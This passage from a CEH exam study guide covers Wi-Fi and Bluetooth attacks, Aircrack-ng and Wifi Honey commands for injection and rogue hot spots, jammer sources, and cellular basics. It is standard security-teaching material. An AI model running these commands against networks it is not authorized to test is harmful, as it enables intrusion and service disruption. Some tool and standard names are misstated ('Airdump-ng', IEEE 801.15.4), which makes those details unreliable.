Bluetooth is a short-range, wireless system that is designed for limited distances. Many texts and courses teach that Bluetooth has a maximum range of 10 meters. However, that is only partially true. In fact, it is only true for Bluetooth 3.0. Table 9.1 summarizes the bandwidths and ranges for the various versions of Bluetooth.

TABLE 9.1 **Bandwidths and Ranges for Bluetooth**

Version	Bandwidth	Range
3.0	25 Mbps	10 meters (33 ft)
4.0	25 Mbps	60 meters (200 ft)
5.0	50 Mbps	240 meters (800 ft)

Bluetooth uses 79 separate channels that use the FHSS transmission technique, starting at 2.4 GHz. The Bluetooth standard was developed separately from the IEEE networking standards.

Bluetooth 5.2, which was published in December 2019, adds some features but not additional bandwidth or transmission ranges. One new feature is that audio will be transmitted using BLE (Bluetooth Low Energy). The purpose of BLE, which has been available since 2006, is to provide Bluetooth range and bandwidth while consuming less energy—as the name suggests. BLE is typically used with smart devices (such as smart meters) to limit the consumption of energy.

Zigbee

Zigbee, defined in IEEE 801.15.4, is a set of communication protocols that are low power and often used for personal area networks or home automation with IoT devices. Distances are usually less than 100 meters.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. George is implementing a WAP with 8 MIMO antennas. What was the first standard to use 8 MIMO?
- ☐

 A. 802.11n
- ☐

 B. 802.11n 2009
- ☐

 C. IEEE 802.11-2012
- ☐

 D. IEEE 802.11ac

2. Which wireless technology uses the RC4 stream cipher for encryption?
- ☐ A. WEP
 - ☐ B. WPA
 - ☐ C. WPA2
 - ☐ D. WPA3
3. In what authentication mode do the station and access point use the same key to provide authentication, which means that this key should be enabled and configured manually on both the client and the authentication point?
- ☐ A. Wi-Fi open system authentication
 - ☐ B. Wi-Fi shared key authentication
 - ☐ C. Wi-Fi centralized server authentication
 - ☐ D. Wi-Fi ad hoc authentication

Answers

1. **D.** IEEE 802.11ac was the first to use an 8 MIMO antenna.
2. **A.** WEP used RC4. The algorithm is strong enough, but WEP reuses initialization vectors, making it weak.
3. **B.** This describes shared key authentication.
-

Hacking Wireless

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. ____ is inherently insecure and does not provide strong authentication and encryption.
 - A. Wi-Fi open system authentication
 - B. Wi-Fi shared key authentication
 - C. Wi-Fi centralized server authentication
 - D. Wi-Fi ad hoc authentication
2. ____ is an attack that exploits the four-way handshake to get a key reused.
 - A. Bluesmacking
 - B. A rogue access attack
 - C. War walking
 - D. KRACK
3. ____ captures a WPA/WPA2 handshake and can act as an ad hoc access point.
 - A. Airbase-ng
 - B. Aircrack-ng
 - C. Airdump-ng
 - D. Airsterve-ng

Answers

1. **A.** Wi-Fi open system authentication is inherently insecure and does not provide strong authentication and encryption.
2. **D.** A KRACK attack works by exploiting the four-way handshake of the WPA2 protocol by forcing Nonce reuse.
3. **A.** Airbase-ng is a tool that captures handshake information.

A wide range of attack methods are used on wireless networks. The CEH exam delves into this area quite a bit. This section gives some attacks just a general overview and others more detail.

General Attacks

ExamAlert

Objective Make certain you can fully describe these various attacks for the CEH exam.

There are many types of attacks on wireless networks. Availability attacks aim to disrupt the delivery of wireless services to legitimate users. As you can probably imagine, there are several techniques to accomplish this.

The objective of authentication attacks is to steal the identities of Wi-Fi clients, their personal information, login credentials, etc. to gain unauthorized access to network resources.

Wi-Fi clients communicate directly via an ad hoc mode that does not require an AP to relay packets. Ad hoc mode is inherently insecure and does not provide strong authentication and encryption. Attackers exploit this process to attempt to connect to Wi-Fi and exploit it.

There are some terms associated with Wi-Fi hacking that you should be familiar with for the CEH exam:

- ▶ **War walking:** Attackers walk around with Wi-Fi-enabled laptops to detect open wireless networks.
- ▶ **War chalking:** Attackers draw symbols in public places to advertise open Wi-Fi networks. This method has not been used in quite some time due to the proliferation of free Wi-Fi hot spots.
- ▶ **War driving:** Attackers drive around with Wi-Fi-enabled laptops to detect open wireless networks.
- ▶ **War flying:** Attackers use drones to detect open wireless networks.

Wi-Fi Discovery and Scanning

Many of the network scanning tools you learned about earlier in this book, such as Wireshark, are also applicable to Wi-Fi. However, there are also some tools specific to Wi-Fi discovery and scanning. A few are listed here:

- ▶ **Xirrus Wi-Fi Inspector:** <https://www.xirrus.com>
- ▶ **Acrylic WiFi:** <https://www.acrylicwifi.com>
- ▶ **WirelessMon:** <http://www.wirelessmon.com/>

- ▶ **WiFiFoFum:** <https://m.apkpure.com/wififofum-wifi-scanner/com.dynamicallyloaded.wififofum>
- ▶ **WiFiFinder:** <https://www.appbrain.com/app/wifinder/com.pgmsoft.wifinder>
- ▶ **Avast Wi-Fi Finder:** <https://avast-wi-fi-finder.en.uptodown.com/android>
- ▶ **Free WiFi Finder:** https://play.google.com/store/apps/details?id=org.speedspot.wififinder&hl=en_US&gl=US
- ▶ **Open WiFi Finder:** https://play.google.com/store/apps/details?id=org.speedspot.wififinder&hl=en_US&gl=US
- ▶ **Fing - Network Tools:** https://play.google.com/store/apps/details?id=com.overlook.android.fing&hl=en_US&gl=US

Some penetration testers go even further and perform spectrum analysis on the Wi-Fi signal. Spectrum analysis of a wireless network helps a hacker actively monitor the spectrum usage in a particular area and detect the spectrum signal of the target network. It can also be used to measure the power of the spectrum of known and unknown signals. There are many tools for this type of analysis. Perhaps one of the most well-known tools is Ekahau Spectrum Analyzer (<https://www.ekahau.com/products/ekahau-connect/analyzer/>).

Rogue Access Attacks

Rogue access attacks, also called *evil twin attacks*, are becoming more common. A rogue wireless access point placed on an 802.11 network can be used to hijack the connections of legitimate network users. One reason these attacks are so common is that there are many different ways to perform them today. For example, Windows 10 allows you to turn any laptop into an access point.

There are several methods to defend against rogue access attacks:

- ▶ **AP scanning:** This is the most elementary technique. Simply scan the network and see if you can find any access points you cannot account for. You can use the same scanning tools that attackers use and that are described in this chapter.
- ▶ **RF scanning:** Repurposed access points that do only packet capturing and analysis (RF sensors) can be plugged in all over a wired network to detect and warn a WLAN administrator about any wireless devices operating in the area.

- **Using wired side inputs:** Network management software uses this technique to detect rogue APs. This software detects devices connected in the LAN, using multiple protocols, including Telnet, SNMP, SSH, and CDP (Cisco Discovery Protocol).

MAC Spoofing

With a MAC spoofing attack, the attacker spoofs the MAC address of WLAN client equipment to masquerade as an authorized client. The attacker then connects to an AP as an authorized client and eavesdrops on sensitive information.

It is often rather easy for an attacker to get MAC addresses. It can be done by simply sniffing traffic to and from a WAP (wireless access point). In addition, there are a wide range of MAC spoofing tools to facilitate this type of attack. A few such tools are listed here:

- **Technetium MAC Address Changer:** <https://technitium.com/tmac/>
- **SMAC:** <https://www.klcconsulting.net/smac/>
- **MadMACs:** <https://www.irongeek.com/i.php?page=security/madmacs-mac-spoofers>
- **GhostMAC:** <https://ghostmac.en.softonic.com>

Key Reinstallation (KRACK) Attacks

Generally, a secure Wi-Fi network uses a four-way handshake process to join devices to the network. This process also serves to generate a new encryption key that is then used to encrypt the network traffic. The general process of the four-way handshake is shown in Figure 9.6.




FIGURE 9.6 WPA2 Four-Way Handshake

A KRACK attack works by exploiting the four-way handshake of the WPA2 protocol by forcing Nonce reuse. If such an attack is successful, the attacker is authenticated on the WLAN and can access whatever data is being transmitted. The general process of a KRACK attack is shown in Figure 9.7.




FIGURE 9.7 KRACK Attack on a WPA2 Four-Way Handshake

Jamming Attacks

All wireless networks—Wi-Fi, Bluetooth, Zigbee, etc.—are vulnerable to jamming attacks. However, our focus in this section is on Wi-Fi. 802.11 is a CSMA/CA protocol whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit. This means that jamming attacks will lead to denial of service. Flooding the target with traffic means that legitimate users are either displaced from their communications or cannot even log in to begin communications. You can actually purchase a wide range of Wi-Fi jamming devices. Some are listed here:

- ▶ **Perfectjammer:** <https://www.perfectjammer.com/wireless-wifi-bluetooth-jammers.html>
- ▶ **Phantom Technologies:** <https://phantom-technologies.com/wifi-jammers/>
- ▶ **5G and Wi-Fi Jammers:** <https://www.jammer-store.com/wifi-bluetooth-jammers-blockers/>

Note that the use of jammers can be illegal. You should refer to <https://www.fcc.gov/general/jammer-enforcement> and then perhaps consult an attorney before using a jammer, even in a penetration test.

Geo Mapping Wi-Fi

Knowing the geographic locations of wireless access points can be advantageous. The BSSID of a WAP contains that WAP's MAC address. You can use the site <https://www.wigle.net> to geolocate any BSSID. You can see the wigle.net website in Figure 9.8.

While Wigle.net is perhaps the most widely known, there are other tools. A few are listed here:

- ▶ **ExpertGPS:** <https://www.expertgps.com>
- ▶ **GPS Visualizer:** <http://www.gpsvisualizer.com>
- ▶ **Mapwel:** <https://www.mapwel.net/>




FIGURE 9.8 Wigle.net

Aircrack-ng

Aircrack-ng is the most widely known and used Wi-Fi hacking tool. The CEH exam puts substantial emphasis on it. It is free, and it is actually a suite of tools available from <https://www.aircrack-ng.org>. Some of its tools are listed here:

- ▶ **Airbase-ng:** Captures the WPA/WPA2 handshake and can act as an ad hoc access point.
- ▶ **Airmon-ng:** Used to enable monitor mode from managed mode and vice versa on wireless interfaces.
- ▶ **Aircrack-ng:** Used as a WEP and WPA/WPA2-PSK cracking tool.

- ▶ **Airplay-ng:** Used for traffic generation, fake authentication, packet replay, and ARP request injection.
- ▶ **Airdump-ng:** Used to capture packets of raw 802.11 frames and collect WEP IVs (initialization vectors).
- ▶ **Wesside-ng:** Incorporates a number of techniques to seamlessly obtain a WEP key in minutes.
- ▶ **Airserve-ng:** Allows multiple programs to independently use a Wi-Fi card via a client/server TCP connection.
- ▶ **Packetforge-ng:** Used to create encrypted packets that can subsequently be used for injection.

Some of the basic Aircrack-ng commands are provided here.

To put a wireless network card into monitor mode:

```
airmon-ng start wlan0
```

To start looking for wireless networks:

```
airodump-ng wlan0mon
```

To try to inject:

```
aireplay-ng --fakeauth 0 -e "your network ESSID" -a 00:01:02:03:04:05 wlan0mon
```

where 00:01:02... is replaced with the network BSSID you are trying to log into.

As an example of how the Aircrack-ng tool can be used, consider *fragmentation attacks*. A fragmentation attack, when successful, can obtain 1500 bytes of PRGA (Pseudo Random Generation Algorithm). This attack does not recover the key itself but merely obtains the PRGA. The PRGA can then be used to generate packets with Packetforge-ng, and those packets are then used for various injection attacks. At least one data packet must be received from the access point in order to initiate this type of attack.

Wireless ARP Poisoning

Wireless ARP poisoning is an intriguing attack. The attacker spoofs the MAC address of the target's wireless laptop and attempts to authenticate to a WAP. The WAP sends an updated MAC address for the attacker's info to the network routers and switches, which then update their routing and switching tables. Then, traffic from the network backbone that is heading to the target system is sent to the attacker.

Wireless Security

As you can probably guess, there are a number of recommended security practices to help secure a network against Wi-Fi attacks. These are the most important of them:

- ▶ Change the default SSID after configuring a WLAN.
- ▶ Set the router access password and enable firewall protection.
- ▶ Disable remote router login and wireless administration.
- ▶ Disable SSID broadcasts.
- ▶ Enable encryption on access points and change passphrases often.
- ▶ Enable MAC address filtering on an access point or a router. This is not possible if you frequently have new devices connecting (such as with a public Wi-Fi hot spot).
- ▶ Do not use the SSID, company name, network name, or any easy-to-guess string in a passphrase.
- ▶ Place a firewall or packet filter in between the AP and the corporate intranet.
- ▶ Limit the strength of the wireless network so it cannot be detected outside the bounds of the organization.
- ▶ Regularly check wireless devices for configuration or setup problems.
- ▶ Implement WPA2 Enterprise wherever possible, or, if possible, implement WPA3.

Bluetooth Attacks

Bluetooth is a wireless system that is designed for short distances. Table 9.2 (which is the same as Table 9.1) summarizes the bandwidths and ranges for the various versions of Bluetooth.

TABLE 9.2 **Bandwidths and Ranges for Bluetooth**

Version	Bandwidth	Range
3.0	25 Mbps	10 meters (33 ft)
4.0	25 Mbps	60 meters (200 ft)
5.0	50 Mbps	240 meters (800 ft)

Bluetooth uses 79 separate channels that use the FHSS transmission technique, starting at 2.4 GHz. Bluetooth 5.2, which was published in December 2019, adds some features but not additional bandwidth or transmission ranges.

Bluetooth has several modes of operation:

- ▶ Discoverable modes:
 - ▶ **Discoverable:** Sends inquiry responses to all inquiries
 - ▶ **Limited discoverable:** Visible for a certain period of time
 - ▶ **Non-discoverable:** Never answers an inquiry scan
- ▶ Pairing modes:
 - ▶ **Non-pairable mode:** Rejects every pairing request
 - ▶ **Pairable mode:** Pairs upon request

Bluetooth also has a number of security modes:

- ▶ **Security Mode 1:** This mode is insecure.
- ▶ **Security Mode 2:** This mode controls access to certain services and uses a security manager. However, the security manager is only initiated after a link is established. Mode 2 has three levels:
 - ▶ **Level 1:** Open to all devices; this is the default level.
 - ▶ **Level 2:** Authentication only.
 - ▶ **Level 3:** Requires authentication and authorization; a PIN must be entered.
- ▶ **Security Mode 3:** This mode initiates security procedures before any link is established. It supports authentication and encryption. NIST considers this the most secure mode.
- ▶ **Security Mode 4:** This mode requires authenticated links, but like Mode 2, it only initiates the authentication and encryption after a link is established.

There are also a number of Bluetooth attacks you should be familiar with. These include:

- ▶ **Bluesnarfing:** This is a class of attacks wherein the attacker attempts to get data from a phone.
- ▶ **Bluejacking:** This attack involves sending unsolicited data to a phone via Bluetooth. It is sometimes used to send spam instant messages.

- ▶ **Bluesmacking:** This is a DoS attack in which the target is flooded with packets.
- ▶ **Bluebugging:** This attack involves remotely accessing phone features. This may seem very similar to Bluesnarfing, but the goal with Bluebugging is not to get data but to activate certain phone features.
- ▶ **Bluesniffing:** This is similar to war driving, as an attacker tries to find available Bluetooth devices to attack.
- ▶ **Blueprinting:** This attack gets its name from footprinting. With Blueprinting, an attacker tries to get information about a target phone.

Bluetooth Tools

As you can probably guess by this point, there are a number of tools for scanning and attempting to crack Bluetooth. A few are listed here:

- ▶ **BTCrawler:** https://play.google.com/store/apps/details?id=com.silentservices.btCrawler&hl=en_US&gl=US
- ▶ **BlueScan:** <http://bluescanner.sourceforge.net>
- ▶ **BLE Scanner:** <https://apps.apple.com/us/app/ble-scanner-4-0/id1221763603>
- ▶ **Bluesnarfer:** <https://www.kali.org/tools/bluesnarfer/>
- ▶ **Bluetooth (JABWT) Browser:** <http://www.benhui.net>
- ▶ **BLueBorne:** <https://www.talkandroid.com/319465-download-use-the-official-blueborne-vulnerability-scanner-app-to-check-if-your-phone-is-safe/>

Of course, there are countermeasures to mitigate Bluetooth attacks. Common countermeasures are listed here:

- ▶ Use non-regular patterns as PIN keys when pairing a device.
- ▶ Always enable encryption when establishing a Bluetooth connection to a PC.
- ▶ Do not accept any unknown and unexpected request for pairing your device.
- ▶ Keep your device in non-discoverable (hidden) mode.
- ▶ When purchasing Bluetooth devices, check to see what security mode they are capable of. Choose only devices that have higher levels of security, at least security mode 2 level 3.

Creating a Wireless Hot Spot

In order to test rogue hot spot/evil twin attacks, you may need to create a hot spot yourself. There are several ways to do this, and none of them are particularly difficult.

Turning a Windows Laptop into a WAP

Today most laptops can be turned into hot spots. This is actually quite easy in Microsoft Windows 10 (and 11). The laptop should first be connected to some internet source so it can route the incoming packets to that source. Then, to get the full use of the new hot spot, you need a tool such as tcpdump or Wireshark to sniff the packets. In Windows 10, you start with network settings, as shown in Figure 9.9.




FIGURE 9.9 Windows Network Settings

The **Mobile Hotspot** button shown in Figure 9.9 turns your laptop into a mobile hot spot. It is really that easy. After you click this button, you see the screen shown in Figure 9.10.




FIGURE 9.10 Hot Spot Properties
Humble Bundle Pearson Networking and Security Certification Bundle – © Pearson. Do Not Distribute.


A random name and network password are configured. You can also see the number of devices currently connected. You can click the **Edit** button and then change the settings to give the hot spot whatever name you wish. As you can see, it is very easy to set up a hot spot on a Windows laptop.

Using Wifi Honey to Create a Hot Spot

If you prefer to use Linux, there are many options available. One tool that lets you create a hot spot is Wifi Honey (see <https://tools.kali.org/wireless-attacks/wifi-honey>). It can be installed on almost any Linux distribution, but it comes with Kali Linux. It is a shell tool that is very easy to use. Before you can use it, you need to find out what wireless adapters you have. There are several commands that can help you do this, including these:

```
netstat -i  
ifconfig -a
```


The use of the **ifconfig-a** command is shown in Figure 9.11.



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ifconfig -a  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::2a17:b820:1bbe:5355 prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:64:97:6b txqueuelen 1000 (Ethernet)  
    RX packets 85 bytes 86435 (84.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 76 bytes 6219 (6.0 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1 (Local Loopback)  
    RX packets 16 bytes 876 (876.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 16 bytes 876 (876.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
root@kali:~#
```

FIGURE 9.11 Linux **ifconfig**

If you are running Linux in a virtual machine, a wireless card won't show up as a wireless card. Instead, it will simply show up as a standard network card. Once you identify the network card you wish to use, you are ready to use Wifi Honey. If you have never used Wifi Honey before, start with the **help** command so you can see what the options are (see Figure 9.12).

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'wifi-honey -h' has been executed, resulting in the following output:


```
root@kali:~# wifi-honey -h
Usage: /usr/bin/wifi-honey <ssid> <channel> <interface>

Default channel is 1
Default interface is wlan0

Robin Wood <robin@digininja.org>
See Security Tube Wifi Mega Primer episode 26 for more information
root@kali:~#
```

FIGURE 9.12 Wifi Honey Help

You need to give your Wifi Honey hot spot an SSID and a channel, and indicate which interface to use. You can see this in Figure 9.13.

A terminal window titled 'root@kali: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The command 'wifi-honey freewifi 2 eth0' has been entered at the prompt.

```
root@kali:~# wifi-honey freewifi 2 eth0
```

FIGURE 9.13 Setting Up Wifi Honey

If you have any issues such as a conflict with another application or a file not being found, Wifi Honey will tell you about it.

Depending on your virtual machine (if you are using a VM), you might have issues with the wireless card. Many people find that VMs work best with an external USB wireless card. But as you can see, setting up a Wi-Fi hot spot in Linux is actually quite easy.

Using WiFi Pineapple to Create a Hot Spot

Another option is WiFi Pineapple, a product from Hak5LLC. The tool contains a number of Wi-Fi penetration testing tools and uses a web interface for configuration. One of the things that the Pineapple can do is set up a rogue access point. It then tracks the devices that connect to it and can be used to capture their traffic. You can get WiFi Pineapple from <https://www.wifipineapple.com>.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. In which type of incident does an attacker spoof the MAC address of WLAN client equipment to masquerade as an authorized client?
 - ☐ A. KRACK attack
 - ☐ B. MAC spoofing
 - ☐ C. Aircrack-ng
 - ☐ D. Bluejacking
2. _____ remotely accesses phone features.
 - ☐ A. Bluebugging
 - ☐ B. Bluesnarfing
 - ☐ C. Bluejacking
 - ☐ D. Bluesmacking
3. 802.11 is a CSMA/CA protocol whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit. This leads to what type of attack?
 - ☐ A. Jamming
 - ☐ B. Bluejacking
 - ☐ C. Authentication attack
 - ☐ D. Availability attack

Answers

1. **B.** This is MAC spoofing.
 2. **A.** All of these are attack types, but Bluebugging is the attack type described here.
 3. **A.** Due to CSMA/CA, it is possible to jam a signal by flooding it.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers mobile devices and hacking mobile.

CHAPTER 10

Hacking Mobile

This chapter covers the following CEH exam objectives:

- ▶ Understand mobile system components
- ▶ Explain mobile technology
- ▶ Identify mobile threats
- ▶ Counter mobile threats

While we have already covered networks and even wireless networks in previous chapters, this chapter will delve into mobile technology. While there is some overlap, this technology has numerous and substantial differences.

Mobile Technologies

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. The ____ processes all the connections from both mobile devices and land-line calls.
 - A. BSS
 - B. MSC
 - C. HLR
 - D. BTS
2. The ____ is the core of the mobile network, handling signaling and traffic between cell phones and towers.
 - A. BSS
 - B. MSC
 - C. HLR
 - D. BTS

3. Janice is interested in ensuring that updates to all the mobile devices in her company are done automatically. What tool would be best for this?
- A. Cydia
 - B. zANTI
 - C. Malware Bytes Mobile
 - D. IBM MaaS360

Answers

1. **B.** The MSC (mobile switching center) is the switching system for the cellular network. The MSC processes all the connections from both mobile devices and land-line calls.
2. **A.** The BSS (base station system) is radio transceiver equipment that communicates with cellular devices. This is the core of the system.
3. **D.** IBM MaaS360 is a mobile device management platform. It is the appropriate choice for ensuring that all devices in the organization are updated.

The spread spectrum method that transmits data on multiple channels sequentially is called *direct sequencing*. It is more technically referred to as DSSS (Direct-Sequence Spread Spectrum). This technique uses a pseudo-random bit sequence to differentiate the signal from random noise at the same frequency.

While FHSS (Frequency-Hopping Spread Spectrum) and DSSS are among the most well-known methods of encoding information, there are others. One example is CSS (Chirp Spread Spectrum). CSS uses the entire bandwidth to broadcast a signal—as do all the other spread spectrum methods. CSS relies on a sinusoidal signal of frequency increase or decrease called a *chirp*. (For readers not familiar, sinusoidal is another way of saying the wave is a sine wave.)

THSS (Time-Hopping Spread Spectrum) is another method. With this method, a pseudo-random number sequence is used to vary the period and cycle of the carrier wave. This method is less common than the other methods we have discussed. This technique is used for anti-jamming. It is also difficult to intercept.

Cellular Networks

ExamAlert

Objective A general understanding of the types of cellular networks is important for the CEH exam. Make certain you understand these types of networks.

Communication with a mobile device occurs primarily over the cellular network. Of course, most mobile devices can also communicate via Wi-Fi and Bluetooth, but those topics were covered in Chapter 9, “Hacking Wireless.” Regardless of the network, there are cell areas. The various cell types are described in Table 10.1.

TABLE 10.1 **Cell Types**

Cell Types	Deployment Environment	Maximum Distance from Base Station
Femtocell	Homes, businesses	Tens of meters
Picocell	Public areas such as airports or shopping malls	Tens of meters
Microcell	Urban areas to fill coverage gaps	A few hundreds of meters
Macrocell	Large coverage area	Several miles/kilometers
Umbrella	A combination of other cell types to cover a large area	Variable

The types of cellular networks were briefly introduced in Chapter 9 and are presented in more detail in the following subsections.

GSM

GSM (Global System for Mobile Communications) is a standard developed by the ETSI (European Telecommunications Standards Institute). GSM, which is commonly called the 2G network, was first deployed in 1991 in Finland but then spread around the world. GSM supported five different sizes of cells: femto, pico, micro, macro, and umbrella.

GSM utilized multiple frequency bands. However, regardless of frequency, TDMA was used for access to the GSM network. Frames were approximately 4.615 ms and divided into eight channels, with each channel having a rate of approximately 270.8 Kbps. GSM used specific cryptographic algorithms named A5/1, A5/2, and A5/3. These stream ciphers were first used in GSM but are now widely used in cellular technologies other than GSM.

UMTS

UMTS (Universal Mobile Telecommunications System) is a 3G standard based on GSM. It was designed as an improvement of GSM. UMTS uses a variation of Code-Division Multiple Access called W-CDMA (Wideband Code-Division Multiple Access). W-CDMA transmits on a pair of radio channels that are each

5 MHz wide. UMTS theoretically supports data transfer rates of up to 42 Mbps. However, a user typically won't see that level of data transfer rate. A term you will see frequently in reference to UMTS is UTRAN (UMTS Terrestrial Radio Access Network). This is a term for the network and the equipment that connect the mobile devices to the public switched telephone network and the internet.

EDGE

EDGE (Enhanced Data Rates for GSM Evolution) was a bridge between 2G and 3G technology; it was sometimes colloquially referred to as 3.5G. Edge uses a different type of encoding called GMSK (Gaussian Minimum Shift Keying) as well as PSK/8 (Phase Shift Keying). GMSK works similarly to Minimum Shift Keying. The details of the phase shifting are not usually covered on the CEH exam but are provided here just for your information.

LTE

LTE (Long Term Evolution) is commonly called 4G. There are a wide range of frequencies used with LTE, each with different upload and download rates. In addition to bandwidth improvements, LTE provides security enhancements over 2G and 3G.

5G

